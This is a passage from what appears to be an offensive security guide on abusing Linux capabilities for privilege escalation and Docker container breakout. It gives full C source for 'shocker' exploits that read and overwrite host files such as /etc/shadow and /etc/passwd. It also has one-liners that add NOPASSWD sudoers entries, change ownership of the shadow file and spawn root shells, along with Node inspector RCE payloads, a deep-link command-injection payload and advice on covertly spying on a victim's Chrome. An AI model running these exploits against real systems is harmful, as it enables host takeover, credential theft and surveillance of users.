Bounding set =cap\_chown,cap\_dac\_override,cap\_dac\_read\_search,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_net\_bind\_service,cap\_net\_raw,cap\_sys\_chroot,cap\_mknod,cap\_audit\_write,cap\_setfcap

Securebits: 00/0x0/1'b0

secure-noroot: no (unlocked)

secure-no-suid-fixup: no (unlocked)

secure-keep-caps: no (unlocked)

uid=0(root)

gid=0(root)

groups=0(root)

Inside the previous output you can see that the **DAC\_READ\_SEARCH** capability is enabled. As a result, the container can **debug processes**.

You can learn how the following exploiting works in <https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3> but in resume **CAP\_DAC\_READ\_SEARCH** not only allows us to traverse the file system without permission checks, but also explicitly removes any checks to ***open\_by\_handle\_at(2)*** and **could allow our process to sensitive files opened by other processes**.

The original exploit that abuse this permissions to read files from the host can be found here: <http://stealth.openwall.net/xSports/shocker.c>, the following is a **modified version that allows you to indicate the file you want to read as first argument and dump it in a file.**

#include <stdio.h>

#include <sys/types.h>

#include <sys/stat.h>

#include <fcntl.h>

#include <errno.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <dirent.h>

#include <stdint.h>

// gcc shocker.c -o shocker

// ./socker /etc/shadow shadow #Read /etc/shadow from host and save result in shadow file in current dir

struct my\_file\_handle {

unsigned int handle\_bytes;

int handle\_type;

unsigned char f\_handle[8];

};

void die(const char \*msg)

{

perror(msg);

exit(errno);

}

void dump\_handle(const struct my\_file\_handle \*h)

{

fprintf(stderr,"[\*] #=%d, %d, char nh[] = {", h->handle\_bytes,

h->handle\_type);

for (int i = 0; i < h->handle\_bytes; ++i) {

fprintf(stderr,"0x%02x", h->f\_handle[i]);

if ((i + 1) % 20 == 0)

fprintf(stderr,"\n");

if (i < h->handle\_bytes - 1)

fprintf(stderr,", ");

}

fprintf(stderr,"};\n");

}

int find\_handle(int bfd, const char \*path, const struct my\_file\_handle \*ih, struct my\_file\_handle

\*oh)

{

int fd;

uint32\_t ino = 0;

struct my\_file\_handle outh = {

.handle\_bytes = 8,

.handle\_type = 1

};

DIR \*dir = NULL;

struct dirent \*de = NULL;

path = strchr(path, '/');

// recursion stops if path has been resolved

if (!path) {

memcpy(oh->f\_handle, ih->f\_handle, sizeof(oh->f\_handle));

oh->handle\_type = 1;

oh->handle\_bytes = 8;

return 1;

}

++path;

fprintf(stderr, "[\*] Resolving '%s'\n", path);

if ((fd = open\_by\_handle\_at(bfd, (struct file\_handle \*)ih, O\_RDONLY)) < 0)

die("[-] open\_by\_handle\_at");

if ((dir = fdopendir(fd)) == NULL)

die("[-] fdopendir");

for (;;) {

de = readdir(dir);

if (!de)

break;

fprintf(stderr, "[\*] Found %s\n", de->d\_name);

if (strncmp(de->d\_name, path, strlen(de->d\_name)) == 0) {

fprintf(stderr, "[+] Match: %s ino=%d\n", de->d\_name, (int)de->d\_ino);

ino = de->d\_ino;

break;

}

}

fprintf(stderr, "[\*] Brute forcing remaining 32bit. This can take a while...\n");

if (de) {

for (uint32\_t i = 0; i < 0xffffffff; ++i) {

outh.handle\_bytes = 8;

outh.handle\_type = 1;

memcpy(outh.f\_handle, &ino, sizeof(ino));

memcpy(outh.f\_handle + 4, &i, sizeof(i));

if ((i % (1<<20)) == 0)

fprintf(stderr, "[\*] (%s) Trying: 0x%08x\n", de->d\_name, i);

if (open\_by\_handle\_at(bfd, (struct file\_handle \*)&outh, 0) > 0) {

closedir(dir);

close(fd);

dump\_handle(&outh);

return find\_handle(bfd, path, &outh, oh);

}

}

}

closedir(dir);

close(fd);

return 0;

}

int main(int argc,char\* argv[] )

{

char buf[0x1000];

int fd1, fd2;

struct my\_file\_handle h;

struct my\_file\_handle root\_h = {

.handle\_bytes = 8,

.handle\_type = 1,

.f\_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}

};

fprintf(stderr, "[\*\*\*] docker VMM-container breakout Po(C) 2014 [\*\*\*]\n"

"[\*\*\*] The tea from the 90's kicks your sekurity again. [\*\*\*]\n"

"[\*\*\*] If you have pending sec consulting, I'll happily [\*\*\*]\n"

"[\*\*\*] forward to my friends who drink secury-tea too! [\*\*\*]\n\n<enter>\n");

read(0, buf, 1);

// get a FS reference from something mounted in from outside

if ((fd1 = open("/etc/hostname", O\_RDONLY)) < 0)

die("[-] open");

if (find\_handle(fd1, argv[1], &root\_h, &h) <= 0)

die("[-] Cannot find valid handle!");

fprintf(stderr, "[!] Got a final handle!\n");

dump\_handle(&h);

if ((fd2 = open\_by\_handle\_at(fd1, (struct file\_handle \*)&h, O\_RDONLY)) < 0)

die("[-] open\_by\_handle");

memset(buf, 0, sizeof(buf));

if (read(fd2, buf, sizeof(buf) - 1) < 0)

die("[-] read");

printf("Success!!\n");

FILE \*fptr;

fptr = fopen(argv[2], "w");

fprintf(fptr,"%s", buf);

fclose(fptr);

close(fd2); close(fd1);

return 0;

}

The exploit needs to find a pointer to something mounted on the host. The original exploit used the file /.dockerinit and this modified version uses /etc/hostname. If the exploit isn't working maybe you need to set a different file. To find a file that is mounted in the host just execute mount command:



**The code of this technique was copied from the laboratory of "Abusing DAC\_READ\_SEARCH Capability" from** [**https://www.pentesteracademy.com/**](https://www.pentesteracademy.com/)

**CAP\_DAC\_OVERRIDE**

**This mean that you can bypass write permission checks on any file, so you can write any file.**

There are a lot of files you can **overwrite to escalate privileges,** [**you can get ideas from here**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/payloads-to-execute#overwriting-a-file-to-escalate-privileges).

**Example with binary**

In this example vim has this capability, so you can modify any file like *passwd*, *sudoers* or *shadow*:

getcap -r / 2>/dev/null

/usr/bin/vim = cap\_dac\_override+ep

vim /etc/sudoers #To overwrite it

**Example with binary 2**

In this example **python** binary will have this capability. You could use python to override any file:

file=open("/etc/sudoers","a")

file.write("yourusername ALL=(ALL) NOPASSWD:ALL")

file.close()

**Example with environment + CAP\_DAC\_READ\_SEARCH (Docker breakout)**

You can check the enabled capabilities inside the docker container using:

capsh --print

Current: = cap\_chown,cap\_dac\_override,cap\_dac\_read\_search,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_net\_bind\_service,cap\_net\_raw,cap\_sys\_chroot,cap\_mknod,cap\_audit\_write,cap\_setfcap+ep

Bounding set =cap\_chown,cap\_dac\_override,cap\_dac\_read\_search,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_net\_bind\_service,cap\_net\_raw,cap\_sys\_chroot,cap\_mknod,cap\_audit\_write,cap\_setfcap

Securebits: 00/0x0/1'b0

secure-noroot: no (unlocked)

secure-no-suid-fixup: no (unlocked)

secure-keep-caps: no (unlocked)

uid=0(root)

gid=0(root)

groups=0(root)

First of all read the previous section that [**abuses DAC\_READ\_SEARCH capability to read arbitrary files**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities#cap_dac_read_search) of the host and **compile** the exploit. Then, **compile the following version of the shocker exploit** that will allow you to **write arbitrary files** inside the hosts filesystem:

#include <stdio.h>

#include <sys/types.h>

#include <sys/stat.h>

#include <fcntl.h>

#include <errno.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <dirent.h>

#include <stdint.h>

// gcc shocker\_write.c -o shocker\_write

// ./shocker\_write /etc/passwd passwd

struct my\_file\_handle {

unsigned int handle\_bytes;

int handle\_type;

unsigned char f\_handle[8];

};

void die(const char \* msg) {

perror(msg);

exit(errno);

}

void dump\_handle(const struct my\_file\_handle \* h) {

fprintf(stderr, "[\*] #=%d, %d, char nh[] = {", h -> handle\_bytes,

h -> handle\_type);

for (int i = 0; i < h -> handle\_bytes; ++i) {

fprintf(stderr, "0x%02x", h -> f\_handle[i]);

if ((i + 1) % 20 == 0)

fprintf(stderr, "\n");

if (i < h -> handle\_bytes - 1)

fprintf(stderr, ", ");

}

fprintf(stderr, "};\n");

}

int find\_handle(int bfd, const char \*path, const struct my\_file\_handle \*ih, struct my\_file\_handle \*oh)

{

int fd;

uint32\_t ino = 0;

struct my\_file\_handle outh = {

.handle\_bytes = 8,

.handle\_type = 1

};

DIR \* dir = NULL;

struct dirent \* de = NULL;

path = strchr(path, '/');

// recursion stops if path has been resolved

if (!path) {

memcpy(oh -> f\_handle, ih -> f\_handle, sizeof(oh -> f\_handle));

oh -> handle\_type = 1;

oh -> handle\_bytes = 8;

return 1;

}

++path;

fprintf(stderr, "[\*] Resolving '%s'\n", path);

if ((fd = open\_by\_handle\_at(bfd, (struct file\_handle \* ) ih, O\_RDONLY)) < 0)

die("[-] open\_by\_handle\_at");

if ((dir = fdopendir(fd)) == NULL)

die("[-] fdopendir");

for (;;) {

de = readdir(dir);

if (!de)

break;

fprintf(stderr, "[\*] Found %s\n", de -> d\_name);

if (strncmp(de -> d\_name, path, strlen(de -> d\_name)) == 0) {

fprintf(stderr, "[+] Match: %s ino=%d\n", de -> d\_name, (int) de -> d\_ino);

ino = de -> d\_ino;

break;

}

}

fprintf(stderr, "[\*] Brute forcing remaining 32bit. This can take a while...\n");

if (de) {

for (uint32\_t i = 0; i < 0xffffffff; ++i) {

outh.handle\_bytes = 8;

outh.handle\_type = 1;

memcpy(outh.f\_handle, & ino, sizeof(ino));

memcpy(outh.f\_handle + 4, & i, sizeof(i));

if ((i % (1 << 20)) == 0)

fprintf(stderr, "[\*] (%s) Trying: 0x%08x\n", de -> d\_name, i);

if (open\_by\_handle\_at(bfd, (struct file\_handle \* ) & outh, 0) > 0) {

closedir(dir);

close(fd);

dump\_handle( & outh);

return find\_handle(bfd, path, & outh, oh);

}

}

}

closedir(dir);

close(fd);

return 0;

}

int main(int argc, char \* argv[]) {

char buf[0x1000];

int fd1, fd2;

struct my\_file\_handle h;

struct my\_file\_handle root\_h = {

.handle\_bytes = 8,

.handle\_type = 1,

.f\_handle = {

0x02,

0,

0,

0,

0,

0,

0,

0

}

};

fprintf(stderr, "[\*\*\*] docker VMM-container breakout Po(C) 2014 [\*\*\*]\n"

"[\*\*\*] The tea from the 90's kicks your sekurity again. [\*\*\*]\n"

"[\*\*\*] If you have pending sec consulting, I'll happily [\*\*\*]\n"

"[\*\*\*] forward to my friends who drink secury-tea too! [\*\*\*]\n\n<enter>\n");

read(0, buf, 1);

// get a FS reference from something mounted in from outside

if ((fd1 = open("/etc/hostname", O\_RDONLY)) < 0)

die("[-] open");

if (find\_handle(fd1, argv[1], & root\_h, & h) <= 0)

die("[-] Cannot find valid handle!");

fprintf(stderr, "[!] Got a final handle!\n");

dump\_handle( & h);

if ((fd2 = open\_by\_handle\_at(fd1, (struct file\_handle \* ) & h, O\_RDWR)) < 0)

die("[-] open\_by\_handle");

char \* line = NULL;

size\_t len = 0;

FILE \* fptr;

ssize\_t read;

fptr = fopen(argv[2], "r");

while ((read = getline( & line, & len, fptr)) != -1) {

write(fd2, line, read);

}

printf("Success!!\n");

close(fd2);

close(fd1);

return 0;

}

In order to scape the docker container you could **download** the files /etc/shadow and /etc/passwd from the host, **add** to them a **new user**, and use **shocker\_write** to overwrite them. Then, **access** via **ssh**.

**The code of this technique was copied from the laboratory of "Abusing DAC\_OVERRIDE Capability" from** [**https://www.pentesteracademy.com**](https://www.pentesteracademy.com/)

**CAP\_CHOWN**

**This means that it's possible to change the ownership of any file.**

**Example with binary**

Lets suppose the **python** binary has this capability, you can **change** the **owner** of the **shadow** file, **change root password**, and escalate privileges:

python -c 'import os;os.chown("/etc/shadow",1000,1000)'

Or with the **ruby** binary having this capability:

ruby -e 'require "fileutils"; FileUtils.chown(1000, 1000, "/etc/shadow")'

**CAP\_FOWNER**

**This means that it's possible to change the permission of any file.**

**Example with binary**

If python has this capability you can modify the permissions of the shadow file, **change root password**, and escalate privileges:

python -c 'import os;os.chmod("/etc/shadow",0666)

**CAP\_SETUID**

**This means that it's possible to set the effective user id of the created process.**

**Example with binary**

If python has this **capability**, you can very easily abuse it to escalate privileges to root:

import os

os.setuid(0)

os.system("/bin/bash")

**Another way:**

import os

import prctl

#add the capability to the effective set

prctl.cap\_effective.setuid = True

os.setuid(0)

os.system("/bin/bash")

**CAP\_SETGID**

**This means that it's possible to set the effective group id of the created process.**

There are a lot of files you can **overwrite to escalate privileges,** [**you can get ideas from here**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/payloads-to-execute#overwriting-a-file-to-escalate-privileges).

**Example with binary**

In this case you should look for interesting files that a group can read because you can impersonate any group:

#Find every file writable by a group

find / -perm /g=w -exec ls -lLd {} \; 2>/dev/null

#Find every file writable by a group in /etc with a maxpath of 1

find /etc -maxdepth 1 -perm /g=w -exec ls -lLd {} \; 2>/dev/null

#Find every file readable by a group in /etc with a maxpath of 1

find /etc -maxdepth 1 -perm /g=r -exec ls -lLd {} \; 2>/dev/null

Once you have find a file you can abuse (via reading or writing) to escalate privileges you can **get a shell impersonating the interesting group** with:

import os

os.setgid(42)

os.system("/bin/bash")

In this case the group shadow was impersonated so you can read the file /etc/shadow:

cat /etc/shadow

If **docker** is installed you could **impersonate** the **docker group** and abuse it to communicate with the [**docker socket** and escalate privileges](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-docker-socket).

**CAP\_SETFCAP**

**This means that it's possible to set capabilities on files and processes**

**Example with binary**

If python has this **capability**, you can very easily abuse it to escalate privileges to root:

setcapability.py

import ctypes, sys

#Load needed library

#You can find which library you need to load checking the libraries of local setcap binary

# ldd /sbin/setcap

libcap = ctypes.cdll.LoadLibrary("libcap.so.2")

libcap.cap\_from\_text.argtypes = [ctypes.c\_char\_p]

libcap.cap\_from\_text.restype = ctypes.c\_void\_p

libcap.cap\_set\_file.argtypes = [ctypes.c\_char\_p,ctypes.c\_void\_p]

#Give setuid cap to the binary

cap = 'cap\_setuid+ep'

path = sys.argv[1]

print(path)

cap\_t = libcap.cap\_from\_text(cap)

status = libcap.cap\_set\_file(path,cap\_t)

if(status == 0):

print (cap + " was successfully added to " + path)

python setcapability.py /usr/bin/python2.7

Note that if you set a new capability to the binary with CAP\_SETFCAP, you will lose this cap.

Once you have [SETUID capability](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities#cap_setuid) you can go to its section to see how to escalate privileges.

**Example with environment (Docker breakout)**

By default the capability **CAP\_SETFCAP is given to the proccess inside the container in Docker**. You can check that doing something like:

cat /proc/`pidof bash`/status | grep Cap

CapInh: 00000000a80425fb

CapPrm: 00000000a80425fb

CapEff: 00000000a80425fb

CapBnd: 00000000a80425fb

CapAmb: 0000000000000000

capsh --decode=00000000a80425fb

0x00000000a80425fb=cap\_chown,cap\_dac\_override,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_net\_bind\_service,cap\_net\_raw,cap\_sys\_chroot,cap\_mknod,cap\_audit\_write,cap\_setfcap

This capability allow to **give any other capability to binaries**, so we could think about **escaping** from the container **abusing any of the other capability breakouts** mentioned in this page. However, if you try to give for example the capabilities CAP\_SYS\_ADMIN and CAP\_SYS\_PTRACE to the gdb binary, you will find that you can give them, but the **binary won’t be able to execute after this**:

getcap /usr/bin/gdb

/usr/bin/gdb = cap\_sys\_ptrace,cap\_sys\_admin+eip

setcap cap\_sys\_admin,cap\_sys\_ptrace+eip /usr/bin/gdb

/usr/bin/gdb

bash: /usr/bin/gdb: Operation not permitted

[From the docs](https://man7.org/linux/man-pages/man7/capabilities.7.html): *Permitted: This is a* ***limiting superset for the effective capabilities*** *that the thread may assume. It is also a limiting superset for the capabilities that may be added to the inheri‐table set by a thread that* ***does not have the CAP\_SETPCAP*** *capability in its effective set.* It looks like the Permitted capabilities limit the ones that can be used. However, Docker also grants the **CAP\_SETPCAP** by default, so you might be able to **set new capabilities inside the inheritables ones**. However, in the documentation of this cap: *CAP\_SETPCAP : […]* ***add any capability from the calling thread’s bounding*** *set to its inheritable set*. It looks like we can only add to the inheritable set capabilities from the bounding set. Which means that **we cannot put new capabilities like CAP\_SYS\_ADMIN or CAP\_SYS\_PTRACE in the inherit set to escalate privileges**.

**CAP\_SYS\_RAWIO**

[**CAP\_SYS\_RAWIO**](https://man7.org/linux/man-pages/man7/capabilities.7.html) provides a number of sensitive operations including access to /dev/mem, /dev/kmem or /proc/kcore, modify mmap\_min\_addr, access ioperm(2) and iopl(2) system calls, and various disk commands. The FIBMAP ioctl(2) is also enabled via this capability, which has caused issues in the [past](http://lkml.iu.edu/hypermail/linux/kernel/9907.0/0132.html). As per the man page, this also allows the holder to descriptively perform a range of device-specific operations on other devices.

This can be useful for **privilege escalation** and **Docker breakout.**

**CAP\_KILL**

**This means that it's possible to kill any process.**

**Example with binary**

Lets suppose the **python** binary has this capability. If you could **also modify some service or socket configuration** (or any configuration file related to a service) file, you could backdoor it, and then kill the process related to that service and wait for the new configuration file to be executed with your backdoor.

#Use this python code to kill arbitrary processes

import os

import signal

pgid = os.getpgid(341)

os.killpg(pgid, signal.SIGKILL)

**Privesc with kill**

If you have kill capabilities and there is a **node program running as root** (or as a different user)you could probably **send** it the **signal SIGUSR1** and make it **open the node debugger** to where you can connect.

kill -s SIGUSR1 <nodejs-ps>

# After an URL to access the debugger will appear. e.g. ws://127.0.0.1:9229/45ea962a-29dd-4c

# Node inspector/CEF debug abuse

**Basic Information**

[From the docs](https://origin.nodejs.org/ru/docs/guides/debugging-getting-started): When started with the --inspect switch, a Node.js process listens for a debugging client. By **default**, it will listen at host and port **127.0.0.1:9229**. Each process is also assigned a **unique** **UUID**.

Inspector clients must know and specify host address, port, and UUID to connect. A full URL will look something like ws://127.0.0.1:9229/0f2c936f-b1cd-4ac9-aab3-f63b0f33d55e.

Since the **debugger has full access to the Node.js execution environment**, a malicious actor able to connect to this port may be able to execute arbitrary code on behalf of the Node.js process (**potential privilege escalation**).

There are several ways to start an inspector:

node --inspect app.js #Will run the inspector in port 9229

node --inspect=4444 app.js #Will run the inspector in port 4444

node --inspect=0.0.0.0:4444 app.js #Will run the inspector all ifaces and port 4444

node --inspect-brk=0.0.0.0:4444 app.js #Will run the inspector all ifaces and port 4444

# --inspect-brk is equivalent to --inspect

node --inspect --inspect-port=0 app.js #Will run the inspector in a random port

# Note that using "--inspect-port" without "--inspect" or "--inspect-brk" won't run the inspector

When you start an inspected process something like this will appear:

Debugger ending on ws://127.0.0.1:9229/45ea962a-29dd-4cdd-be08-a6827840553d

For help, see: https://nodejs.org/en/docs/inspector

Processes based on **CEF** (**Chromium Embedded Framework**) like need to use the param: --remote-debugging-port=9222 to open de **debugger** (the SSRF protections remain very similar). However, they **instead** of granting a **NodeJS** **debug** session will communicate with the browser using the [**Chrome DevTools Protocol**](https://chromedevtools.github.io/devtools-protocol/), this is an interface to control the browser, but there isn't a direct RCE.

When you start a debugged browser something like this will appear:

DevTools listening on ws://127.0.0.1:9222/devtools/browser/7d7aa9d9-7c61-4114-b4c6-fcf5c35b4369

**Browsers, WebSockets and same-origin policy**

Websites open in a web-browser can make WebSocket and HTTP requests under the browser security model. An **initial HTTP connection** is necessary to **obtain a unique debugger session id**. The **same-origin-policy** **prevents** websites from being able to make **this HTTP connection**. For additional security against [**DNS rebinding attacks**](https://en.wikipedia.org/wiki/DNS_rebinding)**,** Node.js verifies that the **'Host' headers** for the connection either specify an **IP address** or **localhost** or **localhost6** precisely.

This **security measures prevents exploiting the inspector** to run code by **just sending a HTTP request** (which could be done exploiting a SSRF vuln).

**Starting inspector in running processes**

You can send the **signal SIGUSR1** to a running nodejs process to make it **start the inspector** in the default port. However, note that you need to have enough privileges, so this might grant you **privileged access to information inside the process** but no a direct privilege escalation.


kill -s SIGUSR1 <nodejs-ps>

# After an URL to access the debugger will appear. e.g. ws://127.0.0.1:9229/45ea962a-29dd-4cdd-be08-a6827840553d

This is useful in containers because **shutting down the process and starting a new one** with --inspect is **not an option** because the **container** will be **killed** with the process.

**Connect to inspector/debugger**

To connect to a **Chromium-based browser**, the chrome://inspect or edge://inspect URLs can be accessed for Chrome or Edge, respectively. By clicking the Configure button, it should be ensured that the **target host and port** are correctly listed. The image shows a Remote Code Execution (RCE) example:



Using the **command line** you can connect to a debugger/inspector with:

node inspect <ip>:<port>

node inspect 127.0.0.1:9229

# RCE example from debug console

debug> exec("process.mainModule.require('child\_process').exec('/Applications/iTerm.app/Contents/MacOS/iTerm2')")

The tool [**https://github.com/taviso/cefdebug**](https://github.com/taviso/cefdebug), allows to **find inspectors** running locally and **inject code** into them.

#List possible vulnerable sockets

./cefdebug.exe

#Check if possibly vulnerable

./cefdebug.exe --url ws://127.0.0.1:3585/5a9e3209-3983-41fa-b0ab-e739afc8628a --code "process.version"

#Exploit it

./cefdebug.exe --url ws://127.0.0.1:3585/5a9e3209-3983-41fa-b0ab-e739afc8628a --code "process.mainModule.require('child\_process').exec('calc')"

Note that **NodeJS RCE exploits won't work** if connected to a browser via [**Chrome DevTools Protocol**](https://chromedevtools.github.io/devtools-protocol/) (you need to check the API to find interesting things to do with it).

**RCE in NodeJS Debugger/Inspector**

If you came here looking how to get [**RCE from a XSS in Electron please check this page.**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/electron-desktop-apps)

Some common ways to obtain **RCE** when you can **connect** to a Node **inspector** is using something like (looks that this **won't work in a connection to Chrome DevTools protocol**):

process.mainModule.require('child\_process').exec('calc')

window.appshell.app.openURLInDefaultBrowser("c:/windows/system32/calc.exe")

require('child\_process').spawnSync('calc.exe')

Browser.open(JSON.stringify({url: "c:\\windows\\system32\\calc.exe"}))

**Chrome DevTools Protocol Payloads**

You can check the API here: <https://chromedevtools.github.io/devtools-protocol/> In this section I will just list interesting things I find people have used to exploit this protocol.

**Parameter Injection via Deep Links**

In the [**CVE-2021-38112**](https://rhinosecuritylabs.com/aws/cve-2021-38112-aws-workspaces-rce/) Rhino security discovered that an application based on CEF **registered a custom UR**I in the system (workspaces://) that received the full URI and then **launched the CEF based applicatio**n with a configuration that was partially constructing from that URI.

It was discovered that the URI parameters where URL decoded and used to launch the CEF basic application, allowing a user to **inject** the flag **--gpu-launcher** in the **command line** and execute arbitrary things.

So, a payload like:

workspaces://anything%20--gpu-launcher=%22calc.exe%22@REGISTRATION\_CODE

Will execute a calc.exe.

**Overwrite Files**

Change the folder where **downloaded files are going to be saved** and download a file to **overwrite** frequently used **source code** of the application with your **malicious code**.

ws = new WebSocket(url); //URL of the chrome devtools service

ws.send(JSON.stringify({

id: 42069,

method: 'Browser.setDownloadBehavior',

params: {

behavior: 'allow',

downloadPath: '/code/'

}

}));

**Webdriver RCE and exfiltration**

According to this post: <https://medium.com/@knownsec404team/counter-webdriver-from-bot-to-rce-b5bfb309d148> it's possible to obtain RCE and exfiltrate internal pages from theriver.

**Post-Exploitation**

In a real environment and **after compromising** a user PC that uses Chrome/Chromium based browser you could launch a Chrome process with the **debugging activated and port-forward the debugging port** so you can access it. This way you will be able to **inspect everything the victim does with Chrome and steal sensitive information**.

The stealth way is to **terminate every Chrome process** and then call something like

Start-Process "Chrome" "--remote-debugging-port=9222 --restore-last-session"

**References**

* <https://www.youtube.com/watch?v=iwR746pfTEc&t=6345s>
* <https://github.com/taviso/cefdebug>
* <https://iwantmore.pizza/posts/cve-2019-1414.html>
* <https://bugs.chromium.org/p/project-zero/issues/detail?id=773>
* <https://bugs.chromium.org/p/project-zero/issues/detail?id=1742>
* <https://bugs.chromium.org/p/project-zero/issues/detail?id=1944>
* <https://nodejs.org/en/docs/guides/debugging-getting-started/>
* <https://chromedevtools.github.io/devtools-protocol/>
* <https://larry.science/post/corctf-2021/#saasme-2-solves>
* <https://embracethered.com/blog/posts/2020/chrome-spy-remote-control/>

**CAP\_NET\_BIND\_SERVICE**

**This means that it's possible to listen in any port (even in privileged ones).** You cannot escalate privileges directly with this capability.

**Example with binary**

If **python** has this capability it will be able to listen on any port and even connect from it to any other port (some services require connections from specific privileges ports)

ListenConnect

import socket

s=socket.socket()

s.bind(('0.0.0.0', 80))

s.listen(1)

conn, addr = s.accept()

while True:

output = connection.recv(1024).strip();

print(output)

**CAP\_NET\_RAW**

[**CAP\_NET\_RAW**](https://man7.org/linux/man-pages/man7/capabilities.7.html) capability permits processes to **create RAW and PACKET sockets**, enabling them to generate and send arbitrary network packets. This can lead to security risks in containerized environments, such as packet spoofing, traffic injection, and bypassing network access controls. Malicious actors could exploit this to interfere with container routing or compromise host network security, especially without adequate firewall protections. Additionally, **CAP\_NET\_RAW** is crucial for privileged containers to support operations like ping via RAW ICMP requests.

**This means that it's possible to sniff traffic.** You cannot escalate privileges directly with this capability.

**Example with binary**

If the binary **tcpdump** has this capability you will be able to use it to capture network information.

getcap -r / 2>/dev/null

/usr/sbin/tcpdump = cap\_net\_raw+ep

Note that if the **environment** is giving this capability you could also use **tcpdump** to sniff traffic.

**Example with binary 2**

The following example is **python2** code that can be useful to intercept traffic of the "**lo**" (**localhost**) interface. The code is from the lab "*The Basics: CAP-NET\_BIND + NET\_RAW*" from <https://attackdefense.pentesteracademy.com/>

import socket

import struct

flags=["NS","CWR","ECE","URG","ACK","PSH","RST","SYN","FIN"]

def getFlag(flag\_value):

flag=""

for i in xrange(8,-1,-1):

if( flag\_value & 1 <<i ):

flag= flag + flags[8-i] + ","

return flag[:-1]

s = socket.socket(socket.AF\_PACKET, socket.SOCK\_RAW, socket.htons(3))

s.setsockopt(socket.SOL\_SOCKET, socket.SO\_RCVBUF, 2\*\*30)

s.bind(("lo",0x0003))

flag=""

count=0

while True:

frame=s.recv(4096)

ip\_header=struct.unpack("!BBHHHBBH4s4s",frame[14:34])

proto=ip\_header[6]

ip\_header\_size = (ip\_header[0] & 0b1111) \* 4

if(proto==6):

protocol="TCP"

tcp\_header\_packed = frame[ 14 + ip\_header\_size : 34 + ip\_header\_size]

tcp\_header = struct.unpack("!HHLLHHHH", tcp\_header\_packed)

dst\_port=tcp\_header[0]

src\_port=tcp\_header[1]

flag=" FLAGS: "+getFlag(tcp\_header[4])

elif(proto==17):

protocol="UDP"

udp\_header\_packed\_ports = frame[ 14 + ip\_header\_size : 18 + ip\_header\_size]

udp\_header\_ports=struct.unpack("!HH",udp\_header\_packed\_ports)

dst\_port=udp\_header[0]

src\_port=udp\_header[1]

if (proto == 17 or proto == 6):

print("Packet: " + str(count) + " Protocol: " + protocol + " Destination Port: " + str(dst\_port) + " Source Port: " + str(src\_port) + flag)

count=count+1

**CAP\_NET\_ADMIN + CAP\_NET\_RAW**

[**CAP\_NET\_ADMIN**](https://man7.org/linux/man-pages/man7/capabilities.7.html) capability grants the holder the power to **alter network configurations**, including firewall settings, routing tables, socket permissions, and network interface settings within the exposed network namespaces. It also enables turning on **promiscuous mode** on network interfaces, allowing for packet sniffing across namespaces.

**Example with binary**

Lets suppose that the **python binary** has these capabilities.

#Dump iptables filter table rules

import iptc

import pprint

json=iptc.easy.dump\_table('filter',ipv6=False)

pprint.pprint(json)

#Flush iptables filter table

import iptc

iptc.easy.flush\_table('filter')

**CAP\_LINUX\_IMMUTABLE**

**This means that it's possible modify inode attributes.** You cannot escalate privileges directly with this capability.

**Example with binary**

If you find that a file is immutable and python has this capability, you can **remove the immutable attribute and make the file modifiable:**

#Check that the file is imutable

lsattr file.sh

----i---------e--- backup.sh

#Pyhton code to allow modifications to the file

import fcntl

import os

import struct

FS\_APPEND\_FL = 0x00000020

FS\_IOC\_SETFLAGS = 0x40086602

fd = os.open('/path/to/file.sh', os.O\_RDONLY)

f = struct.pack('i', FS\_APPEND\_FL)

fcntl.ioctl(fd, FS\_IOC\_SETFLAGS, f)

f=open("/path/to/file.sh",'a+')

f.write('New content for the file\n')

Note that usually this immutable attribute is set and remove using:

sudo chattr +i file.txt

sudo chattr -i file.txt

**CAP\_SYS\_CHROOT**

[**CAP\_SYS\_CHROOT**](https://man7.org/linux/man-pages/man7/capabilities.7.html) enables the execution of the chroot(2) system call, which can potentially allow for the escape from chroot(2) environments through known vulnerabilities:

* [How to break out from various chroot solutions](https://deepsec.net/docs/Slides/2015/Chw00t_How_To_Break%20Out_from_Various_Chroot_Solutions_-_Bucsay_Balazs.pdf)
* [chw00t: chroot escape tool](https://github.com/earthquake/chw00t/)

**CAP\_SYS\_BOOT**

[**CAP\_SYS\_BOOT**](https://man7.org/linux/man-pages/man7/capabilities.7.html) not only allows the execution of the reboot(2) system call for system restarts, including specific commands like LINUX\_REBOOT\_CMD\_RESTART2 tailored for certain hardware platforms, but it also enables the use of kexec\_load(2) and, from Linux 3.17 onwards, kexec\_file\_load(2) for loading new or signed crash kernels respectively.

**CAP\_SYSLOG**

